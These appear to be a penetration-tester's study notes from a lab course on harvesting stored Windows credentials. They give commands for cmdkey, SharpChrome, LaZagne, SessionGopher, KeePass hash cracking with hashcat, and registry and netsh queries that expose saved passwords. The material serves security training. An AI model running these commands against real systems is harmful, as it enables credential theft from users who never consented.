Skip to content

Further Credential Theft

Cmdkey Saved Credentials

  • List Saved Creds
    • cmdkey /list
  • The cmdkey command can be used to create, list, and delete stored usernames and passwords.
  • we can use these with runas /savecred /user:inlanefreight\bob "cmd.exe"
  • When we attempt to RDP to the host, the saved credentials will be used.

Browser Credentials

  • https://github.com/GhostPack/SharpDPAPI
  • .\SharpChrome.exe logins /unprotect
  • C:\Users\nikk37\AppData\roaming\mozilla\firefox\profiles\
    • get storage.sqlite ; logins.json & key4.db


Password Managers

  • look for .kdbx files that will be a KeePass DB protected by a master password
  • we can use keepass2john to extract the password hash and use HC or JtR
  • Finding these files
    • Get-ChildItem -Path C:\ -Recurse -Include *.kdbx -ErrorAction Ignore
  • Extracting KeePass Hash
    • python2.7 keepass2john.py ILFREIGHT_Help_Desk.kdbx
      • ILFREIGHT_Help_Desk:$keepass$*2*60000*222*f49632ef7dae20e5a670bdec236
  • Cracking Hash Offline
    • hashcat -m 13400 keepass_hash /opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt

Email

  • If we gain access to a domain-joined system in the context of a domain user with a Microsoft Exchange inbox, we can attempt to search the user's email for terms such as "pass," "creds," "credentials," etc. using the tool MailSniper.

LaZagne

  • Jai Gajanan
  • https://github.com/AlessandroZ/LaZagne
  • get saved creds from software - web browsers, chat clients, databases, email, memory dumps, various sysadmin tools, and internal password storage mechanisms
  • check modules with lazagne.exe -h
  • Running on all modules
    • .\lazagne.exe all


SessionGopher

  • https://github.com/Arvanaghi/SessionGopher
  • extract saved PuTTY, WinSCP, FileZilla, SuperPuTTY, and RDP credentials
  • Running SessionGopher as Current User
    • better option - local admin access to retrieve stored session information for every user in HKEY_USERS
    • but can always run using our current users context

    • Import-Module .\SessionGopher.ps1
    • Invoke-SessionGopher -Target WINLPE-SRV01

Clear-Text Password Storage in the Registry


Windows AutoLogon

  • creds will be stored in clear-text
  • Registry Hive - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
  • Enum with reg.exe
    • reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"

PuTTY

  • For Putty sessions utilizing a proxy connection, when the session is saved, the credentials are stored in the registry in clear text.
  • Location - Computer\HKEY_CURRENT_USER\SOFTWARE\SimonTatham\PuTTY\Sessions\<SESSION NAME>
  • Enumerating Sessions and Finding Credentials:
    • reg query HKEY_CURRENT_USER\SOFTWARE\SimonTatham\PuTTY\Sessions
    • reg query HKEY_CURRENT_USER\SOFTWARE\SimonTatham\PuTTY\Sessions\kali%20ssh

Wifi Passwords

  • If we obtain local admin access to a user's workstation with a wireless card, we can list out any wireless networks they have recently connected to.
  • Viewing Saved Wireless Networks
    • netsh wlan show profile
  • Retrieving Saved Wireless Passwords
    • netsh wlan show profile ilfreight_corp key=clear
    • Look for Key Content